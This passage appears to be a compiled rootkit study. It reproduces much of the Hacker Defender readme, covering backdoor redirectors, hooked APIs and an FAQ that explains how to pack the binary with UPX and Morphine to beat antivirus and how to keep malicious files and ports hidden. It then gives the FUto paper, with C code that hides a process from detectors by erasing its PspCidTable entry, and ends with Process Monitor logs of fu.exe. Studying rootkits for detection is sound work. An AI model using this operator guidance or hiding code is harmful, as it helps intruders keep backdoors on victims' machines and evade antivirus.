Testing 0) 200.100.2.36:80:bIgpWd - FAILED
```

9) port is still closed and before we can use it, we have to open it with OPEN command, we can close port with CLOSE command when it is open, we can use flag ALL when want to apply these commands on all ports in the list, current state after required action is written after a while:

```
>OPEN 0
Port number 0 opened.
>CLOSE 0
Port number 0 closed.
```

or

```
>OPEN ALL
Port number 0 opened.
```

10) to save current settings and lists we can use SAVE command, this saves all to inifile (saving is also done by command EXIT without DIS flag):

```
>SAVE
Saved successfully.
```

Open port is all what we need for data transfer. Now you can open your favourite explorer and type `http://localhost:100/` as url. If no problems you will see how main page on `www.google.com` is loaded.

First packets of connection can be delayed up to 5 seconds, but others are limited only by speed of server, your internet connection speed and by redirector technology which is about 256 kBps in this version.

=====[ 6. Technical issues ]=====

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This section contains no interesting information for common users. This section should be read by all betatesters and developers.

=====[ 6.1 Version ]=====

#### 1.0.0 revisited

- + compiler define for disabling NtOpenFile hook
- + outbound TCP connection hiding
- + separation between hidden files and processes - Hidden Processes
- + hidden files in Prefetch are deleted during initialization
- + disabling incompatible McAfee Buffer Overflow protection
- x found and fixed several bugs, source code cleanup
- x fixed old "NtQueryDirectoryFile().ReturnSingleEntry" bug (thanks to penyeluk)

1.0.0 + open source

#### 0.8.4 + French readme

- + hook of NtCreateFile to hide file operations
- + hxdef mailslot name is dynamic
- + switch -:uninstall for removing and updating hxdef
- + -:refresh can be run from original .exe file only
- + new readme - several corrections, more information, faq
- + shortcuts for [Startup Run]
- + free space cheating via NtQueryVolumeInformationFile hook
- + open ports hiding via NtDeviceIoControlFile hook
- + much more info in [Comments] in inifile
- + supporting Ctrl+C in backdoor session
- + FileMappingName is an option now
- + Root Processes running on the system level
- + handles hiding via NtQuerySystemInformation hook class 16
- + using system driver
- + antiantivirus inifile
- + more stable on Windows boot and shutdown
- + memory hiding improved
- found bug in backdoor client when pasting data from clipboard
- x found and fixed bug in service name
- x found and fixed increasing pid bug fixed via NtOpenProcess hook
- x found and fixed bug in NtReadVirtualMemory hook
- x found and fixed several small bugs
- x found and fixed backdoor shell name bug fix

#### 0.7.3 + direct hooking method

- + hiding files via NtQueryDirectoryFile hook
- + hiding files in ntvdm via NtVdmControl hook
- + new process hooking via NtResumeThread hook
- + process infection via LdrInitializeThunk hook
- + reg keys hiding via NtEnumerateKey hook
- + reg values hiding via NtEnumerateValueKey hook
- + dll infection via LdrLoadDll hook
- + more settings in inifile
- + safemode support
- + masking memory change in processes via NtReadVirtualMemory hook

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- x fixed debugger bug
  - x fixed w2k MSTs bug
  - x found and fixed zzZ-service bug
- 0.5.1 + never more hooking WSOCK
- x fixed bug with MSTs
- 0.5.0 + low level redir based on backdoor technique
- + password protection
  - + name of inifile depends on exe file name
  - + backdoor stability improved
  - redirectors connection speed is limited about 256 kbps, imperfect implementation of redirector, imperfect design of redirector
  - found chance to detect rootkit with symbolic link objects
  - found bug in connection with MS Terminal Services
  - found bug in hiding files in 16-bit applications
  - x found and fixed bug in services enumeration
  - x found and fixed bug in hooking servers
- 0.3.7 + possibility to change settings during running
- + wildcard in names of hidden files, process and services
  - + possibility to add programs to rootkit startup
  - x fixed bug in hiding services on Windows NT 4.0
- 0.3.3 + stability really improved
- x fixed all bugs for Windows XP
  - x found and fixed bug in hiding in registry
  - x found and fixed bug in backdoor with more clients
- 0.3.0 + connectivity, stability and functionality of backdoor improved
- + backdoor shell runs always on system level
  - + backdoor shell is hidden
  - + registry keys hiding
  - x found and fixed bug in root processes
  - bug in XP after reboot
- 0.2.6 x fixed bug in backdoor
- 0.2.5 + fully interactive console
- + backdoor identification key is now only 256 bits long
  - + improved backdoor installation
  - bug in backdoor
- 0.2.1 + always run as service
- 0.2.0 + system service installation
- + hiding in database of installed services
  - + hidden backdoor
  - + no more working with windows
- 0.1.1 + hidden in tasklist
- + usage - possibility to specify name of inifile
  - x found and then fixed bug in communication

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- x fixed bug in using advapi
  - found bug with debuggers
- 0.1.0 + infection of system services
  - + smaller, tidier, faster code, more stable program
  - x fixed bug in communication
- 0.0.8 + hiding files
  - + infection of new processes
  - can't infect system services
  - bug in communication

=====[ 6.2 Hooked API ]=====

List of API functions which are hooked:

- Kernel32.ReadFile
- Ntdll.NtQuerySystemInformation (class 5 a 16)
- Ntdll.NtQueryDirectoryFile
- Ntdll.NtVdmControl
- Ntdll.NtResumeThread
- Ntdll.NtEnumerateKey
- Ntdll.NtEnumerateValueKey
- Ntdll.NtReadVirtualMemory
- Ntdll.NtQueryVolumeInformationFile
- Ntdll.NtDeviceIoControlFile
- Ntdll.NtLdrLoadDll
- Ntdll.NtOpenProcess
- Ntdll.NtCreateFile
- Ntdll.NtOpenFile
- Ntdll.NtLdrInitializeThunk
- WS2\_32.recv
- WS2\_32.WSARecv
- Advapi32.EnumServiceGroupW
- Advapi32.EnumServicesStatusExW
- Advapi32.EnumServicesStatusExA
- Advapi32.EnumServicesStatusA

=====[ 6.3 Known bugs ]=====

There is one known bug in this version.

- 1) Backdoor client may crash when you paste more data from clipboard using righth click to the console or using console menu. You can still paste the data from clipboard using Ctrl+Ins, Shift+Ins if the program running in the console supports this.

If you think you find the bug please report it to the public board (or to betatesters board if you are betatester) or on <rootkit@host.sk>. But be sure you've read this readme, faq section, todo list and the board and you find nothing about what you want to write about before you write it.

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=====[ 7. Faq ]=====

Because of many simple questions on the board I realize to create a faq section in this readme. Before you ask about anything read this readme twice and take special care to this section. Then read old messages on the board and after then if you still think you are not able to find an answer for your question you can put it on the board.

The questions are:

- 1) I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?
- 2) Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?
- 3) Is this program detected by antivirus software? And if yes, is there any way to beat it?
- 4) How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?
- 5) Is there any way to have hidden process which file on disk is visible?
- 6) How about hiding svchost.exe and others I can see in tasklist?
- 7) I'm using DameWare and I can see all your services and all that should be hidden. Is this the bug?
- 8) But anyone can see my hidden files via netbios. What should I do?
- 9) Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?
- 10) When will we get the new version?
- 11) net.exe command can stop hidden services, is this the bug?
- 12) Is there any way to detect this rootkit?
- 13) So, how is it difficult to detect hxdef. And did somebody make a proggie that can do it?
- 14) So, how can I detect it?
- 15) Does the version number which starts with 0 mean that it is not stable version?
- 16) When will you publish the source? I've read it will be with the version 1.0.0, but when?
- 17) I want to be the betatester, what should I do?
- 18) Is it legal to use hxdef?
- 19) Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?
- 20) Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?
- 21) Is it better to use -:uninstall or to use net stop ServiceName?
- 22) I really love this proggie. Can I support your work with a little donation?
- 23) Is there any chance to hide C:\temp and not to hide C:\winnt\temp?
- 24) I can see the password in inifile is plaintext! How is this possible?
- 25) If I have a process that is in Hidden Processes and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

Now get the answers:

1)  
Q: I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?

A: If you left default settings you can run shell and stop the service:

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```
>net stop HackerDefender100
```

Hxdef is implemented to uninstall completely is you stop its service. This does the same as -:uninstall but you don't need to know where hxdef is.

If you changed ServiceName in inifile Settings, type this in your shell:

```
>net stop ServiceName
```

where ServiceName stands for the value you set to ServiceName in inifile.

If you forgot the name of the service you can boot your system from CD and try to find hxdef inifile and look there for ServiceName value and then stop it as above.

2)

Q: Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?

A: Only 100% solution is to reinstall your Windows. But if you want to do this you'll have to find the inifile like in question 1) above. Then after uninstalling hxdef from your system go through inifile and try to find all files that match files in its lists, verify these files and delete them if they belongs to the attacker.

3)

Q: Is this program detected by antivirus software? And if yes, is there any way to beat it?

A: Yes, and not only the exefile is detected, few antivirus systems also detect inifile and also driver file may be detected. The answer for second question here is yes, you can beat it quite easily. On hxdef home site you can find a tool called Morphine. If you use Morphine on hxdef exefile you will get a new exefile which can't be detected with common antivirus systems. Inifile is also designed to beat antivirus systems. You can add extra characters to it to confuse antivirus systems. See 4. Inifile section for more info. Also see included inifiles. There are two samples that are equal, but the first one is using extra characters so it can't be detected by common antivirus systems. Probably the best way is to use UPX before you use Morphine. UPX will reduce the size of hxdef exefile and Morphine will make the antiantivirus shield. See Morphine readme for more info about it.

4)

Q: How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?

A: As mentioned in 5. Backdoor section of this readme backdoor need server with incomming buffer larger or equal to 256 bits. And also system ports may not work. If you have a problem with find open port that works you can simply run netcat and listen on your own port. You should add this netcat port to Hidden Ports in inifile then.

5)

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Q: Is there any way to have hidden process which file on disk is visible?

A: No. And you also can't have a hidden file on disk of process which is visible in the task list.

6)

Q: How about hiding svchost.exe and others I can see in tasklist?

A: This is really bad idea. If you hide common system processes your Windows can crash very soon. With hxdef you don't need to name your malicious files like svchost.exe, lsass.exe etc. you can name it with any name and add this name to Hidden Processes to hide them.

7)

Q: I'm using DameWare and i can see all your services and all that should be hidden. Is this the bug?

A: Nope. DameWare and others who use remote sessions (and or netbios) can see hidden services because this feature is not implemented yet. It's a big difference between the bug and not implemented. See todo list on the web for things that are not implemented yet.

8)

Q: But anyone can see my hidden files via netbios. What should I do?

A: Put your files deeply into the system directories or to directories that are not shared.

9)

Q: Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?

A: You probably use bad port for connecting. Hxdef tries to detect bad ports and disconnect you, but sometimes it is not able to detect you are using bad port. So, try to use different port.

10)

Q: When will we get the new version?

A: Developers code this stuff in their free time. They take no money for this and they don't want to get the money for this. There are only two coders right now and we think this is enough for this project. This mean coding is not as fast as microsoft and you should wait and don't ask when the new version will be released. Unlike microsoft our product is free and we have good betatesters and we test this proggie a lot, so our public version are stable.

11)

Q: net.exe command can stop hidden services, is this the bug?

A: Nope. It is not a bug, it is the feature. You still have to know the name of the service you want to stop and if it is hidden the only who can know it is the rootkit admin. Don't be scared this is the way how to detect you.

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12)

Q: Is there any way to detect this rootkit?

A: Yes. There are so many ways how to detect any rootkit and this one is not (and can't be) exception. Every rootkit can be detected. Only questions here are how is it difficult and did somebody make a proggy that can do it?

13)

Q: So, how is it difficult to detect hxdef. And did somebody make a proggy that can do it?

A: It is very very easy to detect this, but I don't know special tool that can tell you that there is hxdef on your machine righth now.

14)

Q: So, how can I detect it?

A: I won't tell you this :)

15)

Q: Does the version number which starts with 0 mean that it is not stable version?

A: No, it means that there are few things that are not implemented yet and that the source is closed and under development.

16)

Q: When will you publish the source? I've read it will be with the version 1.0.0, but when?

A: I really don't know when. There are several things I want to implement before releasing 1.0.0. It can take a six months as well as a year or longer.

17)

Q: I want to be the betatester, what should I do?

A: You should write me the mail about how can you contribute and what are your abilities for this job and your experiences with betatesting. But the chance to be a new betatester for this project is quite low. Right now we have enough testers who do a good job. No need to increase the number of them.

18)

Q: Is it legal to use hxdef?

A: Sure it is, but hxdef can be easily misused for illegal activities.

19)

Q: Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?

A: It isn't possible without rebooting the machine, but you can update it when you do a manual uninstall of that old version, reboot the machine and install the new version.

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20)

Q: Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?

A: Yes! You can use -:uninstall to totally remove this version of hxdef without rebooting. Then simply install the new version.

21)

Q: Is it better to use -:uninstall or to use net stop ServiceName?

A: The preferred way is to use -:uninstall if you have the chance. But net stop will also do the stuff.

22)

Q: I really love this proggy. Can I support your work with a little donation?

A: We don't need it, but we will be you give your money to any of those beneficent organisations in your country and write us the mail about it.

23)

Q: Is there any chance to hide C:\temp and not to hide C:\winnt\temp?

A: No. Create your own directory with a specific name and put it to the Hidden Table.

24)

Q: I can see the password in inifile is plaintext! How is this possible?

A: You might think this is quite unsecure way to store password but if you hide your inifile nobody can read it. So, it is secure. And it is easy to change anytime and you can use -:refresh to change the password easily.

25)

Q: If I have a process that is in Hidden Processes and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

A: Only hidden ports are those in Hidden Ports list. So, yes, you should put it in to Hidden Ports.

=====[ 8. Files ]=====

An original archive of Hacker defender v1.0.0 contains these files:

```

hxdef100.exe  70 656 b    - program Hacker defender v1.0.0
hxdOFena.exe  70 656 b    - program Hacker defender v1.0.0 compiled with
                NtOpenFile hook enabled
hxdef100.ini   4 119 b    - inifile with default settings
hxdef100.2.ini 3 924 b    - inifile with default settings, variant 2
bdcli100.exe  26 624 b    - backdoor client
rdrbs100.exe  49 152 b    - redirectors base
readmecz.txt  37 524 b    - Czech version of readme file
readmeen.txt  38 008 b    - this readme file
src.zip       93 741 b    - source

```

=====[ End]=====

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## **FUtoEnhanced** Linderman

To start I have included the readme of FUtoEnhanced.

FUto Readme

Peter Silberman & C.H.A.O.S.

### 1) Foreword

Abstract:

Since the introduction of FU, the rootkit world has moved away from implementing system hooks to hide their presence. Because of this change in offense, a new defense had to be developed. The new algorithms used by rootkit detectors, such as BlackLight, attempt to find what the rootkit is hiding instead of simply detecting the presence of the rootkit's hooks. This paper will discuss an algorithm that is used by both Blacklight and IceSword to detect hidden processes. This paper will also document current weaknesses in the rootkit detection field and introduce a more complete stealth technique implemented as a prototype in FUto.

Thanks:

Peter would like to thank bugcheck, skape, thief, pedram, F-Secure for doing great research, and all the nologin/research'ers who encourage mind growth.

C.H.A.O.S. would like to thank Amy, Santa (this work was three hours on Christmas day), lonerancher, Pedram, valerino, and HBG Unit.

### 2) Introduction

In the past year or two, there have been several major developments in the rootkit world. Recent milestones include the introduction of the FU rootkit, which uses Direct Kernel Object Manipulation (DKOM); the introduction of VICE, one of the first rootkit detection programs; the birth of Sysinternals' Rootkit Revealer and F-Secure's Blacklight, the first mainstream Windows rootkit detection tools; and most recently the introduction of Shadow Walker, a rootkit that hooks the memory manager to hide in plain sight.

Enter Blacklight and IceSword. The authors chose to investigate the

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algorithms used by both Blacklight and IceSword because they are considered by many in the field to be the best detection tools. Blacklight, developed by the Finnish security company F-Secure, is primarily concerned with detecting hidden processes. It does not attempt to detect system hooks; it is only concerned with hidden processes. IceSword uses a very similar method to Blacklight. IceSword differentiates itself from Blacklight in that it is a more robust tool allowing the user to see what system calls are hooked, what drivers are hidden, and what TCP/UDP ports are open that programs, such as netstat, do not.

### 3) Blacklight

This paper will focus primarily on Blacklight due to its algorithm being the research focus for this paper. Also, it became apparent after researching Blacklight that IceSword used a very similar algorithm. Therefore, if a weakness was found in Blacklight, it would most likely exist in IceSword as well.

Blacklight takes a userland approach to detecting processes. Although simplistic, its algorithm is amazingly effective. Blacklight uses some very strong anti-debugging features that begin by creating a Thread Local Storage (TLS) callback table. Blacklight's TLS callback attempts to befuddle debuggers by forking the main process before the process object is fully created. This can occur because the TLS callback routine is called before the process is completely initialized. Blacklight also has anti-debugging measures that detect the presence of debuggers attaching to it. Rather than attempting to beat the anti-debugging measures by circumventing the TLS callback and making other program modifications, the authors decided to just disable the TLS routine. To do this, the authors used a tool called LordPE. LordPE allows users to edit PE files. The authors used this tool to zero out the TLS callback table. This disabled the forking routine and gave the authors the ability to use an API Monitor. It should be noted that disabling the callback routine would allow you to attach a debugger, but when the user clicked "scan" in the Blacklight GUI Blacklight would detect the debugger and exit. Instead of working up a second measure to circumvent the anti-debugging routines, the authors decided to analyze the calls occurring within Blacklight. To this end, the authors used Rohitabs API Monitor.

In testing, one can see failed calls to the API OpenProcess (tls zero is Blacklight without a TLS table). Blacklight tries opening a process with process id (PID) of 0x1CC, 0x1D0, 0x1D4, 0x1D8 and so on. The authors

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dubbed the method Blacklight uses as PID Bruteforce (PIDB). Blacklight loops through all possible PIDs calling OpenProcess on the PIDs in the range of 0x0 to 0x4E1C. Blacklight keeps a list of all processes it is able to open, using the PIDB method. Blacklight then calls CreateToolhelp32Snapshot, which gives Blacklight a second list of processes. Blacklight then compares the two lists, to see if there are any processes in the PIDB list that are not in the list returned by the CreateToolhelp32Snapshot function. If there is any discrepancy, these processes are considered hidden and reported to the user.

### 3.1) Windows OpenProcess

In Windows, the OpenProcess function is a wrapper to the NtOpenProcess routine. NtOpenProcess is implemented in the kernel by NTOSKRNL.EXE. The function prototype for NtOpenProcess is:

```
NTSTATUS NtOpenProcess (  
    OUT PHANDLE ProcessHandle,  
    IN ACCESS_MASK DesiredAccess,  
    IN POBJECT_ATTRIBUTES ObjectAttributes,  
    IN PCLIENT_ID ClientId OPTIONAL);
```

The ClientId parameter is the actual PID that is passed by OpenProcess. This parameter is optional, but during our observation the OpenProcess function always specified a ClientId when calling NtOpenProcess.

NtOpenProcess performs three primary functions:

1. It verifies the process exists by calling PsLookupProcessByProcessId.
2. It attempts to open a handle to the process by calling ObOpenObjectByPointer.
3. If it was successful opening a handle to the process, it passes the handle back to the caller.

PsLookupProcessByProcessId was the next obvious place for research. One of the outstanding questions was how does PsLookupProcessByProcessId know that a given PID is part of a valid process? The answer becomes clear in the first few lines of the disassembly:

```
PsLookupProcessByProcessId:  
    mov edi, edi  
    push ebp  
    mov ebp, esp  
    push ebx
```

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```

push esi
mov eax, large fs:124h
push [ebp+arg_4]
mov esi, eax
dec dword ptr [esi+0D4h]
push PspCidTable
call ExMapHandleToPointer

```

From the above disassembly, it is clear that ExMapHandleToPointer queries the PspCidTable for the process ID.

Now we have a complete picture of how Blacklight detects hidden processes:

1. Blacklight starts looping through the range of valid process IDs, 0 through 0x41DC.
2. Blacklight calls OpenProcess on every possible PID.
3. OpenProcess calls NtOpenProcess.
4. NtOpenProcess calls PsLookupProcessByProcessId to verify the process exists.
5. PsLookupProcessByProcessId uses the PspCidTable to verify the processes exists.
6. NtOpenProcess calls ObOpenObjectByPointer to get the handle to the process.
7. If OpenProcess was successful, Blacklight stores the information about the process and continues to loop.
8. Once the process list has been created by exhausting all possible PIDs. Blacklight compares the PIDB list with the list it creates by calling CreateToolhelp32Snapshot. CreateToolhelp32Snapshot is a Win32 API that takes a snapshot of all running processes on the system. A discrepancy between the two lists implies that there is a hidden process. This case is reported by Blacklight.

### 3.2) The PspCidTable

The PspCidTable is a "handle table for process and thread client IDs". Every process' PID corresponds to its location in the PspCidTable. The PspCidTable is a pointer to a HANDLE\_TABLE structure.

```

typedef struct _HANDLE_TABLE {
    PVOID      p_hTable;
    PEPROCESS  QuotaProcess;
    PVOID      UniqueProcessId;
    EX_PUSH_LOCK HandleTableLock [4];
    LIST_ENTRY HandleTableList;

```

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```

EX_PUSH_LOCK HandleContentionEvent;
PHANDLE_TRACE_DEBUG_INFO DebugInfo;
DWORD      ExtraInfoPages;
DWORD      FirstFree;
DWORD      LastFree;
DWORD      NextHandleNeedingPool;
DWORD      HandleCount;
DWORD      Flags;
};

```

Windows offers a variety of non-exported functions to manipulate and retrieve information from the PspCidTable. These include:

- [ExCreateHandleTable] creates non-process handle tables. The objects within all handle tables except the PspCidTable are pointers to object headers and not the address of the objects themselves.
- [ExDupHandleTable] is called when spawning a process.
- [ExSweepHandleTable] is used for process rundown.
- [ExDestroyHandleTable] is called when a process is exiting.
- [ExCreateHandle] creates new handle table entries.
- [ExChangeHandle] is used to change the access mask on a handle.
- [ExDestroyHandle] implements the functionality of CloseHandle.
- [ExMapHandleToPointer] returns the address of the object corresponding to the handle.
- [ExReferenceHandleDebugIn] tracing handles.
- [ExSnapShotHandleTables] is used for handle searchers (for example in oh.exe).

Below is code that uses non-exported functions to remove a process object from the PspCidTable. It uses hardcoded addresses for the non-exported functions necessary; however, a rootkit could find these function addresses dynamically.

```

typedef PHANDLE_TABLE_ENTRY (*ExMapHandleToPointerFUNC)
    ( IN PHANDLE_TABLE HandleTable,
      IN HANDLE ProcessId);

void HideFromBlacklight(DWORD eproc)
{
    PHANDLE_TABLE_ENTRY CidEntry;
    ExMapHandleToPointerFUNC map;
    ExUnlockHandleTableEntryFUNC umap;
    PEPROCESS p;
    CLIENT_ID ClientId;

    map = (ExMapHandleToPointerFUNC)0x80493285;

```

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```

    CidEntry = map((PHANDLE_TABLE)0x8188d7c8,
        LongToHandle( *((DWORD*)(eproc+PIDOFFSET)) ) );
    if(CidEntry != NULL)
    {
        CidEntry->Object = 0;
    }
    return;
}

```

Since the job of the PspCidTable is to keep track of all the processes and threads, it is logical that a rootkit detector could use the PspCidTable to find hidden processes. However, relying on a single data structure is not a very robust algorithm. If a rootkit alters this one data structure, the operating system and other programs will have no idea that the hidden process exists. New rootkit detection algorithms should be devised that have overlapping dependencies so that a single change will not go undetected.

#### 4) FUTo

To demonstrate the weaknesses in the algorithms currently used by rootkit detection software such as Blacklight and Icesword, the authors have created FUTo. FUTo is a new version of the FU rootkit. FUTo has the added ability to manipulate the PspCidTable without using any function calls. It uses DKOM techniques to hide particular objects within the PspCidTable.

There were some design considerations when implementing the new features in FUTo. The first was that, like the ExMapHandleXXX functions, the PspCidTable is not exported by the kernel. In order to overcome this, FUTo automatically detects the PspCidTable by finding the PsLookupProcessByProcessId function and disassembling it looking for the first function call. At the time of this writing, the first function call is always to ExMapHandleToPointer. ExMapHandleToPointer takes the PspCidTable as its first parameter. Using this knowledge, it is fairly straightforward to find the PspCidTable.

PsLookupProcessByProcessId:

```

    mov edi, edi
    push ebp
    mov ebp, esp
    push ebx
    push esi

```

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```

mov eax, large fs:124h
push [ebp+arg_4]
mov esi, eax
dec dword ptr [esi+0D4h]
push PspCidTable
call ExMapHandleToPointer

```

A more robust method to find the PspCidTable could be written as this algorithm will fail if even simple compiler optimizations are made on the kernel. Opc0de wrote a more robust method to detect non-exported variables like PspCidTable, PspActiveProcessHead, PspLoadedModuleList, etc. Opc0des method does not requires memory scanning like the method currently used in FUTO. Instead Opc0de found that the KdVersionBlock field in the Process Control Region structure pointed to a structure KDDEBUGGER\_DATA32. The structure looks like this:

```

typedef struct _KDDEBUGGER_DATA32 {

    DBGKD_DEBUG_DATA_HEADER32 Header;
    ULONG KernBase;
    ULONG BreakpointWithStatus; // address of breakpoint
    ULONG SavedContext;
    USHORT ThCallbackStack; // offset in thread data
    USHORT NextCallback; // saved pointer to next callback frame
    USHORT FramePointer; // saved frame pointer
    USHORT PaeEnabled:1;
    ULONG KiCallUserMode; // kernel routine
    ULONG KeUserCallbackDispatcher; // address in ntdll

    ULONG PsLoadedModuleList;
    ULONG PsActiveProcessHead;
    ULONG PspCidTable;

    ULONG ExpSystemResourcesList;
    ULONG ExpPagedPoolDescriptor;
    ULONG ExpNumberOfPagedPools;

    [...]

    ULONG KdPrintCircularBuffer;
    ULONG KdPrintCircularBufferEnd;
    ULONG KdPrintWritePointer;
    ULONG KdPrintRolloverCount;

    ULONG MmLoadedUserImageList;

```

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```
} KDDEBUGGER_DATA32, *PKDDEBUGGER_DATA32;
```

As the reader can see the structure contains pointers to many of the commonly needed/used non-exported variables. This is one more robust method to finding the PspCidTable and other variables like it.

The second design consideration was a little more troubling. When FUTO removes an object from the PspCidTable, the HANDLE\_ENTRY is replaced with NULLs representing the fact that the process "does not exist." The problem then occurs when the process that is hidden (and has no PspCidTable entries) is closed. When the system tries to close the process, it will index into the PspCidTable and dereference a null object causing a blue screen. The solution to this problem is simple but not elegant. First, FUTO sets up a process notify routine by calling PsSetCreateProcessNotifyRoutine. The callback function will be invoked whenever a process is created, but more importantly it will be called whenever a process is deleted. The callback executes before the hidden process is terminated; therefore, it gets called before the system crashes. When FUTO deletes the indexes that contain objects that point to the rogue process, FUTO will save the value of the HANDLE\_ENTRYs and the index for later use. When the process is closed, FUTO will restore the objects before the process is closed allowing the system to dereference valid objects.

## 5) Conclusion

The catch phrase in 2005 was, "We are raising the bar [again] for rootkit detection". Hopefully the reader has walked away with a better understanding of how the top rootkit detection programs are detecting hidden processes and how they can be improved. Some readers may ask "What can I do?" Well, the simple solution is not to connect to the Internet, but a combination of using both Blacklight, IceSword and Rootkit Revealer will greatly help your chances of staying rootkit free. A new tool called RAIDE (Rootkit Analysis Identification Elimination) will be unveiled in the coming months at Blackhat Amsterdam. This new tool does not suffer from the problems brought forth here.

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The following are screen shots from process monitor and process explorer showing what transpired at execution. Process explorer I could not use since the process happened to fast and flypaper would lock up the system not allowing me to look at the strings and threads.

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## Process Monitor FUtoEnhanced (Process Start – Exit)

Seq...	Time...	Process Name	PID	Operation	Path	Result	Detail
27584	9:47:5...	fu.exe	1884	Process Start		SUCCESS	Parent PID: 1444
27585	9:47:5...	fu.exe	1884	Thread Create		SUCCESS	Thread ID: 1812
27609	9:47:5...	fu.exe	1884	Load Image	D:\WindowsRootkits\FUtoEnhancedVF...	SUCCESS	Image Base: 0x400...
27611	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
27638	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
27939	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
27942	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
27945	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
27948	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e...
27951	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
28048	9:47:5...	fu.exe	1884	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...
28170	9:47:5...	fu.exe	1884	Thread Exit		SUCCESS	User Time: 0.0000...
28171	9:47:5...	fu.exe	1884	Process Exit		SUCCESS	Exit Status: 75, Us...

Showing 13 of 52,500 events (0.024%)      Backed by page file

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## FUtoEnhanced Process Monitor (Threads)

Seq...	Time...	Process Name	PID	Operation	Path	Result	Detail
13918	10:41:...	fu.exe	1932	Process Start		SUCCESS	Parent PID: 1408
13919	10:41:...	fu.exe	1932	Thread Create		SUCCESS	Thread ID: 1324
13939	10:41:...	fu.exe	1932	Load Image	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Image Base: 0x400...
13941	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
13969	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
14080	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
14083	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
14086	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
14089	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e...
14092	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
14203	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...
14509	10:41:...	fu.exe	1932	Thread Exit		SUCCESS	User Time: 0.0000...
14510	10:41:...	fu.exe	1932	Process Exit		SUCCESS	Exit Status: 75, Us...

Showing 13 of 26,249 events (0.049%)      Backed by page file

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## FUtoEnhanced Process Monitor Events

Seq...	Time...	Process Name	PID	Operation	Path	Result	Detail
13918	10:41:...	fu.exe	1932	Process Start		SUCCESS	Parent PID: 1408
13919	10:41:...	fu.exe	1932	Thread Create		SUCCESS	Thread ID: 1324
13937	10:41:...	fu.exe	1932	QueryNameInforma...	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Name: \DOCUME...
13939	10:41:...	fu.exe	1932	Load Image	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Image Base: 0x400...
13941	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
13942	10:41:...	fu.exe	1932	QueryNameInforma...	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Name: \DOCUME...
13944	10:41:...	fu.exe	1932	CreateFile	C:\WINDOWS\Prefetch\FU.EXE-3905...	NAME NOT FOUND	Desired Access: G...
13951	10:41:...	fu.exe	1932	CreateFile	C:\Documents and Settings\210user	SUCCESS	Desired Access: E...
13966	10:41:...	fu.exe	1932	FileSystemControl	C:\Documents and Settings\210user	SUCCESS	Control: FSCTL_IS...
13967	10:41:...	fu.exe	1932	QueryOpen	C:\Documents and Settings\210user\Lo...	NAME NOT FOUND	
13969	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
14077	10:41:...	fu.exe	1932	ReadFile	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Offset: 163,840, Le...
14080	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
14083	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
14086	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
14089	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\rport4.dll	SUCCESS	Image Base: 0x77e...
14092	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
